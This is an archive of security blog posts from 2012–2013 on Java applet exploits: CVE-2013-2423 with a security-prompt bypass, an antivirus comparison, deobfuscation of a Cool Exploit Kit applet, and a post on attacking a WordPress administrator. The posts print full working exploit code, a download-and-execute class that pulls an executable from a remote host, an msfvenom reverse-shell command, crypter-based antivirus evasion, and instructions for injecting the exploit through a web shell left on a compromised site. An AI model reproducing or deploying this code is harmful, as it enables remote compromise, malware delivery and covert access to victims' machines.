Friday, April 26, 2013

The Latest Java Exploit with Security Prompt/Warning Bypass (CVE-2013-2423)


From Java SE 7 update 11 oracle has introduced a new security features called  security warning that prompts a window every time an applet request for execution.

For example, if we want to execute latest Java SE 7 update 17 exploit we get this warning.


Yesterday Immunity has published a blog post explaining a new vulnerability they have found into the java validating mechanism which allow to execute an untrusted applet without showing the warning.

For in-dept details read their blog post here.

Briefly, to bypass the above prompt you must call the applet with the parameter __applet_ssv_validated set to true. The only way to manipulate this parameter is to use a java Network Launch Protocol file.

Regarding to oracle there are two ways to use JNLP in a page:
  1. With the applet tag 
  2. With javascript only
Let's try first the example with the tag applet. The code we're going to run is the latest publicly available java exploit CVE-2013-2423

import java.applet.Applet;
import java.lang.invoke.MethodHandle;
import java.lang.reflect.Field;
import static java.lang.invoke.MethodHandles.lookup;

public class Code extends Applet
{
    public void init()
    {
        try
        {
            disableSecurityManager();
            Runtime.getRuntime().exec("calc.exe");   
        } catch( Throwable e ){}
    }
    
    class Union1 {
      int field1;
      Object field2;
    }
    
    class Union2 {
      int field1;
      SystemClass field2;
    }
    
    class SystemClass {
      Object f1,f2,f3,f4,f5,f6,f7,f8,f9,f10,f11,f12,
        f13,f14,f15,f16,f17,f18,f19,f20,f21,f22,f23,
        f24,f25,f26,f27,f28,f29,f30;
    }

    private void disableSecurityManager() throws Throwable 
    {
        
        MethodHandle mh1, mh2;
        mh1 = lookup().findStaticSetter(Double.class, "TYPE", Class.class);
        mh2 = lookup().findStaticSetter(Integer.class, "TYPE", Class.class);
        Field fld1 = Union1.class.getDeclaredField("field1");
        Field fld2 = Union2.class.getDeclaredField("field1");
        Class classInt = int.class;
        Class classDouble = double.class;
        mh1.invokeExact(int.class);
        mh2.invokeExact((Class)null);
        Union1 u1 = new Union1();
        u1.field2 = System.class;
        Union2 u2 = new Union2();
        fld2.set(u2, fld1.get(u1));
        mh1.invokeExact(classDouble);
        mh2.invokeExact(classInt);
        
        if (u2.field2.f29 == System.getSecurityManager()) {
          u2.field2.f29 = null;
          
        } else if (u2.field2.f30 == System.getSecurityManager()) 
        {
          u2.field2.f30 = null;
        } 
  }

}
After created the jar in order to deploy an applet we have to create the JNPL and save it as applet.jnlp.
<?xml version="1.0" encoding="utf-8"?>
<jnlp href="applet.jnlp" spec="1.0" xmlns:jfx="http://javafx.com">
  <information>
    <title>Applet Test JNLP</title>
    <vendor>test</vendor>
  </information>
 
   <resources>
        <j2se href="http://java.sun.com/products/autodl/j2se" version="1.7+" />
        <jar href="cve-2013-2423.jar" main="true" />
 
  </resources>
  <applet-desc height="1" main-class="Code" name="Applet Security Bypass" width="1">
     <param name="__applet_ssv_validated" value="true" />
  </applet-desc>
</jnlp>
Now we have to encode the content of applet.jnlp to a base64 string. To do this you could use an online tool like base64encode.org or the unix base64 command: 

base64 applet.jnlp

As final thing create the page where the applet tag should reside. The value of parameter jnlp_embedded would be the base64 string of applet.jnlp.
<html>
 <body>
   <h3>Java SE 7 u17 Exploit with Applet Prompt/Warning Bypass</h3>
   <applet>
     <param name="jnlp_href" value="applet.jnlp" />
     <param name="jnlp_embedded" value="PD94bZX ... zYz4KPPg==" />
   </applet>
 </body>
</html> 
After saving all these files in the same directory we try to load the page with firefox to check if it works. It works perfectly, no security warning prompted. But if you try to see the page with chrome the applet will not be loaded.

I think because chrome doesn't like jnlp files.

The second option is to use JavaScript instead of the tag applet. The first step is to create the jnlp file as before, then encode it to base64. Which differs from the previous method is the last step, that will look like this:
<html>
 <head>
    <title>CVE-2013-2423 Bypass Prompt</title>
 </head>
 <body>
    <h3>Java SE 7 u17 Exploit with Applet Prompt/Warning Bypass</h3>
    <script src="http://www.java.com/js/deployJava.js" ></script>
    <script>
      var attributes = { height: 1, width: 1};
      var parameters = { jnlp_href: 'applet.jnlp',
                         jnlp_embedded: 'PD94 ... Pg=='
              };
      deployJava.runApplet(attributes, parameters, '1.7');
    </script>
  </body>
</html>
Loading the page with chrome, firefox, ie and opera shows that it works.

As usual here is the video. Enjoy.


Reference:

Tuesday, March 19, 2013

32 AntiVirus versus the latest Java Exploit (CVE-2013-1493)

Image a scenario where someone wants to target your computer to get access to your files. This task can be accomplished in several ways and one of them is using a java exploit on a crafted/compromised website.

What i want to test is how AntiVirus manage "unknown" threads or forbidden behavior (an unsigned applet shouldn't be allowed to download files to your local disk).

This test is based on basic/home/free products like Symantec AntiVirus and not Symantec Internet Security which has more features. Some companies provide only Internet Security suites so this cannot be a fully comparison between these products.

I tried to test all AntiVirus in this list but i came out with only 32, because some of them don't provide a free trial and the others i was unable to find it or install it. The important thing is that i covered all major/popular AntiVirus.


Testing machine is a Windows 7 SP1 32 bit fully patched on Virtualbox with Java SE 7 update 15 and as browser Firefox.

The exploit is CVE-2013-1493 not obfuscated that after a successfully exploitation tries to download from a remote host to temp directory hello.jpg , after that the is renamed to hello.exe and executed using cmd "cmd /C 'temp_path\hello.exe'".

The executable just prompt "Hello Malware".


I decided to run this executable instead of the classic calculator because some AntiVirus have cloud based reputation service and since this is an unknown file dropped by java (like malware) they should prompt some warning.

Maybe someone of you will say "this is not a malware, of course av doesn't block it", what i want to test here is the software against the java exploit not about malicious executable detection, because this is another story.

Developers of chk4me claim to not send uploaded files to AntiVirus companies so this is the right place to check the exploit before the test.


To be more clear i made this table where i report the "score" obtained by the AntiVirus against CVE-2013-1493.

I used this scale of values:
  • 0 = Exploit and "malicious" exe executed successfully
  • 1 = Exploit executed successfully but "malicious" exe not executed or sandboxed
  • 2 = Exploit blocked/not executed
AntiVirus Name Score
Ad-Aware Free Antivirus+0
AVG Antivirus Free 20130
Avira Free Antivirus 20130
Bitdefender Antivirus Free Edition0
Quick Heal Antivirus Pro 20130
Immunet 3.00
Dr.Web Anti-virus Pro0
ESET NOD32 Antivirus 60
FortiClient Endpoint Security Management0
F-PROT Antivirus0
F-Secure Anti-Virus0
G Data AntiVirus 20130
IKARUS anti.virus0
Kingsoft Internet Security 90
Malwarebytes Anti-Malware Free0
McAfee AntiVirus Plus 20130
Microsoft Security Essentials0
NANO Antivirus0
Norman Antivirus 100
Outpost Antivirus Pro0
Panda Cloud Antivirus0
Rising Free Antivirus0
VIPRE Antivirus 20130
VirusBuster Personal Antivirus0
ArcaVir 2013 Antivirus1
Avast! Free Antivirus1
Comodo Antivirus Free1
Emisoft Anti-Malware 7.01
Trend Micro Titanium Antivirus Plus1
Kaspersky Anti-Virus 20132
Norton AntiVirus2
Sophos Anti-Virus2

Summarizing the results:
  • 24 (75 %) don't detect the exploit neither the executable 
  • 5 (16 %) don't detect the exploit but they warn you about the executable
  • 3 (9 %) detect the exploit. 
Looking only the exploit, 91 % don't detect it and 9 % are able to block it.

There were some cases where i was undecided between the score 1 or 2, like the case of ArcaVir. When an applet tries to contact another domain ArcaVir prompt you an alert, however its not saying "this is an exploit and i block it" but "hey, this applet is trying to connect to this domain, what you wanna do ?". For this reason i opted for a score of 1 instead of 2.

Symantec surprised me because a couple of months ago didn't detect any java exploit and now they block it all, maybe they have decided to improve their basic software after the Wall Street Journal story.

As last thing here is the video, maybe you will find it boring but you can see how several antiviruses handles a java exploit.


Tuesday, February 26, 2013

Deobfuscating Java 7u11 Exploit from Cool Exploit Kit (CVE-2013-0431)

At the beginning of the past week @EKWatcher has spotted Cool Exploit Kit using Java 7 update 11 vulnerability (CVE-2013-0431).


This vulnerability was already reported by Security Explorations on seclist few days after Oracle issued update 11.

I decided take a look at it. I found a website infected by Cool EK that after a successfull exploitation dropped Reveton into "C:\Documents and Settings\<usarname>\Application Data" folder on Windows XP.

The applet used by Cool EK was named would-blood.jar and once opened with JD-GUI the result was this.


As you can see it's obfuscated, not heavily but obfuscated. The first thing to do when you want to start deobfuscating an applet is to find the init() function which is the "starting point" and cannot be changed. Remember that for serialized applets the starting point is a function called start() instead of init().

The init function is inside hw class.


It's immediately evident that all strings in init() are reversed, for example the first one is txetnoC.lanretni.tpircsavaj.allizom.gro.nus which written backwards will become sun.org.mozilla.javascript.internal.Context. As supposed pah function reverse the string.

The next function called is bug.


Bug function obtains the MBeanInstantiator associated to MBeanServer and calls rue2.


Now through the use of reflection invokes the method findClass which finds and return the specified class (sun.org.mozilla.javascript.internal.Context).

Considering this, we can remove pah function and join bug with rue2 in a new one function called GimmeClass.
private Class gimmeClass(String s) throws ReflectionException, ReflectiveOperationException
  {
    Object obj = null;
    JmxMBeanServer jmxmbeanserver = (JmxMBeanServer)JmxMBeanServer.newMBeanServer("", null, null, true);
    MBeanInstantiator mbeaninstantiator = jmxmbeanserver.getMBeanInstantiator();
       
    Class class1 = Class.forName("com.sun.jmx.mbeanserver.MBeanInstantiator");
    Method method = class1.getMethod("findClass", new Class[] { String.class, ClassLoader.class });
    return (Class)method.invoke(mbeaninstantiator, new Object[] { s, obj });
  }
Back to init function, at line 76 lot function is executed and since it returns a Method object i suppose that is used to find a method.


As expected its job is to search for a public method in a class, which is equal to the string s passed as parameter. Instead of lot let's call it getMethod that sounds more clear.
private Method getMethod(Class class1, String s, boolean flag)
  {
    try {
      Method[] amethod = (Method[])Introspector.elementFromComplex(class1, "declaredMethods");
      Method[] amethod1 = amethod;
     
      for (int i = 0; i < amethod1.length; i++) {
        Method method = amethod1[i];
        String s1 = method.getName();
        Class[] aclass = method.getParameterTypes();
        if ((s1 == s) && ((!flag) || (aclass.length == 0))) return method;
      }
    } catch (Exception localException) {  }
 
    return null;
  }
At line 77 the previous searched method is invoked. Line 78 and 79 do the same thing of previous lines. At line 82 a byte array (abyte0) is instantiated.


This instruction calls two methods, one from getString4Popers class and one from codehex. Let's examine the first one, which is one. After declaring sixteen strings (127 in total) and concatenating each other, it calls another method with the name gouerpyftn from BurkinoGoso class.


All this concatenated strings goes as parameter to gouerpyftn. As you can see from the picture below the value of string str will be the value of the string str1 inside gouerpyftn function. 

Str3 and str4 are garbage because they will never be used. Instruction 13 use reflection to call the method charAt from package java.lang.String.

What the function does is: (I will try to explain through pseudocode)
// encodedString is paramString
encodedStrign = "F-Abr-rb((((((}g((Ar(-(((8((0r(8((}}((0F(^((0z(- ..."
// keyString is str1 (getString.getKkkk())
keyString = "b12gO6%oh3}lfs98^mYauL5{qiy)RKpk40(VXBrtW&DzCFA-JndU_eZwTNHc+7QMx*vIPSGE"

for( i = 0; i < encodedString.length; i++ )
    c = encodedString.charAt(i);
 j = keyString.indexOf( c )
 
 if c is inside keyString
 
  if c is not in the first position 
   give me char from keyString at position j-1
   concatenate to finalString
     else
   give me char from keyString at position keyString.length-1
   concatenate to finalString
 else
  give me char from encodedString at position i
        concatenate to finalString
   
endfor;

return finalString
At the end of this loop str2/finalString will be like this.


Looking at the first eight chars you can clearly understand what kind of string is this, because CAFEBABE is the hexadecimal representation of the header for Java bytecode class files.

But we have a byte array (abyte0), in fact as name could suggest the method decodeH from class codehex converts hexadecimal string into a byte array.

From line 8 to line 19 is again garbage added by the obfuscator so we can remove it. In order to know what code that class contains we have to write it on a file called newfile.class and then try to open with JD-GUI.
But JD-GUI failed to decompile the class file. I wasn't expecting this result, anyway let's open it with Winhex.

This confirm that is a class file. Switching to option text display only you can clearly see what this class is supposed to do.


Scrolling down there is an interesting string.


This means that this class file has been obfuscated with Zelik Klassmater 5.4.5 which was available from March 2011 to June 2011. I don't know if zelik during the obfuscation process fakes his version so i cannot be 100% sure about this. 

Another interesting string is

Now how we proceed ?. Let's try jad which is another java decompiler.


Most of the file has been disassembled successfully but as you can see into the constructor it uses reflection to call a method from a class. Both names are encrypted by a xor function called from a static field during class initialization.


Not good, some methods aren't properly decompiled. Seems that Zelix has been used with aggressive flow obfuscation, maybe this is why jad can't fully decompile it.

Searching on google on how to deobfuscate Zelix Klassmaster files i've found this great post by @robert_c_larsen which explains how to decrypt these strings. The first thing we need to do is to disassembly our obfuscated file with jad in order to obtain only jvm instructions.


Now, all we have to do is interpret these instructions. I will cover most important parts, if you want a full overview i suggest you to read Robert's post. The picture below means that a string is pushed onto the stack and then it goes to the decrypting subroutine.


The decrypting subroutine starts at instruction 132 by splitting the given string into a char array.


Next, an array of five elements is stored and from instruction 184 to 204 five integers (which are the keys) are pushed onto the stack and then a xor operation is performed.


Knowing this we can rebuild the code.

For some strange reason syntax highlighter doesn't allow me to paste here this code, i will investigate.

Link to pastebin

Run it and voilĂ , all strings are decrypted.

I've renamed javaRun to Payload
public class Payload implements PrivilegedExceptionAction
{
   
    public Payload()
    {
        try
        {  
            Class.forName("java.security.AccessController").getMethod("doPrivileged", new Class[] { Class.forName("java.security.PrivilegedExceptionAction")
            }).invoke(Class.forName("java.security.AccessController"), new Object[] {
                this
            });
             
        }
        catch(Exception exception) { }
    }
 
    public Object run() throws Exception
    {
        System.setSecurityManager(null);
        return null;
    }
 
    public static void outSandbox() throws Exception
    {
        Runtime.getRuntime().exec("calc.exe");
    }
}
Instead of running the calculator into the run function i chose to create another function called outSandox to make it more clear.

Back to init() instruction at line 84,85,86 call the same methods that we have already viewed. Instruction 89 return a string, apparently is the path of the jar. Instruction 90 and 91 call the construction from Payload class and instantiate it. 

I've modified a bit the code from the original version.

  Java 7u11 Exploit Source Code

Now we have finished so let's test it out.

It works!. This PoC can be improved, but i leave it as it is. Instead of deobfuscating this applet Kafeine told me that there were some without obfuscation. The only thing i can say is bad luck for me.

Hope you enjoyed.

If you want to read an analysis of this vulnerability here it is a post by Juan Vazquez from Rapid7.

Reference:

Thursday, January 10, 2013

About the new java 0 day vulnerability (CVE-2013-0422)

A couple of hours ago @Kafeine discovered a new java 0 day exploit in the wild.


This exploit is served by most exploit kits like Blackhole, Cool exploit kit and Nuclear pack.When the malicious applet is executed its download and execute a copy of Zeus.


A curious thing is that Zbot comes with a self signed digital certificate.


But detection rate is quite good with 12/46 link.

The jar file has been dropped by Blackhole so it's heavily obsfuscated by some commercial obfuscator and is detected by 5/46 link.


You can find both files here. (password is: malware)

If you want to read more take a look at kafeine's blog post.

-- Update

Working Poc here.

Quick video to show you this PoC against Avira Free antivirus

Friday, December 7, 2012

Attacking Windows 8 with Java Exploit and Metasploit

In the last post i was talking about how to obfuscate a Java exploit (CVE-2012-4681 link here), now i want to show you how an attacker can use this obfuscated exploit for a targeted attack.

This is intended to be the second part of Wordpress Cookie Grabber video because i will show what you can do once you have compromised a website, frank's blog in this case. The victim will be only the administrator.

The exploit code in the previous article just escape from java sandbox and launch windows calculator. What we want to do is launch something different, like a meterpreter reverse shell which will connect back to the attacker. Thus in the previous code we have to add a download & execute class/method.

I opted for a new class but you can certainly add a method in the same class. This new class called NewClass (i'm lacking of fantasy) will download a meterpreter executable from a remote host and save it with the name fsc73B8.tmp.exe into temp folder, after that will be executed.

class NewClass
{
    // Directory 
    String t = "java", m = "io", p = "tmpdir", dot = ".";
    // Remote url
    String r1 = "http:", e = "//192", m1 = "168", o = "2.3/fo", t1 = "lder/java", e1 = "exe";
    
    public NewClass()
    {
        String l = System.getProperty( t+dot+m+dot+p ); // get temp folde path
        String r = r1+e+dot+m1+dot+o+t1+dot+e1;
        d( r, l);
    }
    
    private void d(String rPath, String lPath)
    {
        // File name
        lPath += "\\fsc73B8.tmp.";
        try
        {
            URL url = new URL(rPath);
            ReadableByteChannel rbc = Channels.newChannel(url.openStream());
            FileOutputStream fos = new FileOutputStream(lPath+"exe");
            fos.getChannel().transferFrom(rbc, 0, 1 << 24);
            fos.close();

            // execute
            Runtime.getRuntime().exec(lPath+"exe");
            
        } catch( Exception e ){}
    }
}

This two classes will be packed in one jar named java.jar;  now it will be detected by antivirus ?


Link here.

Ok, great it's not detected. In our scenario we have to infect only the administrator (Frank), if he has a vulnerable version of java. To check this we use PluginDetect a powerfull javascript script (used also by Blackhole till version 1.2.5) able to detect all plugins installed on browser.

The page that check this will look like this.

<script src="PluginDetect.js" type="text/javascript"></script>                                                                                                                                  
<script type="text/javascript">                                                                                                                                                                 
                                                                                                                                                                                                
        // detect java plugin                                                                                                                                                                   
        if( PluginDetect.isMinVersion("Java") >= 0 )                                                                                                                                            
        {                                                                                                                                                                                       
                // check version                                                                                                                                                                
                PluginDetect.getVersion(" ");                                                                                                                                                   
                var version = PluginDetect.getVersion("Java");                                                                                                                                  
                                                                                                                                                                                                
                // Affected versions                                                                                                                                                            
                // 170, 1701, 1702, 1703, 1704, 1705, 1706                                                                                                                                      
                version = version.replace(/\s/g, "");                                                                                                                                           
                                                                                                                                                                                                
                if( version.legth == 3 )                                                                                                                                                        
                        version = "1700";                                                                                                                                                       
                                                                                                                                                                                                
                // Convert to int so i can compare                                                                                                                                              
                var intVersion = parseInt(version);                                                                                                                                             
                                                                                                                                                                                                
                // if vulnerable                                                                                                                                                                
                if( intVersion >= 1700 && intVersion <= 1706 )                                                                                                                                  
                {                                                                                                                                                                               

                   document.write("&lt;applet code=\"Java.class\" archive=\"java.jar\"&gt;&lt;/applet&gt;");
                }

        } 
</script>


Now it's time to create a meterpreter tcp reverse shell that connect back to us.

sudo msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.2.10 LPORT=15000 > meterpreter.exe

As you can image this executable will be detected by most antivirus, even if we use encoders. The best solution would be to create your own crypter since all crypters that you would find online aren't  FUD, because they are public. I don't have time to create my own (and i don't know how to do it), but one day i will. In this page there are few crypters claiming to be Fully Undetectable, i chose 0vcrypter because can bypass Microsoft detection.


Frank lives in the United States and following this chart provided by opswat.com Microsoft Security Essential is the most widespread antivirus. With the default adoption by Windows 8 in the next months this percentage will increase even more.


After crypted our meterpreter shell and renamed java.exe we have all files that we need:
  • page.html (landing page)
  • PluginDetect.js
  • java.jar (exploit)
  • java.exe (meterpreter shell)
Now we can upload all these files to a remote host.

If you remember in the previous video we have left a weevely shell on his site so now we can connect to it and modify admin-header.php located into wp-admin folder.


Now start a meterpreter listener and if we were lucky that frank has a vulnerable version of java, our shell will be dropped correctly.


Once we have a meterpreter session we can do a lot of things but for now just took a screenshot of the desktop.


Enjoy the video.


Reference: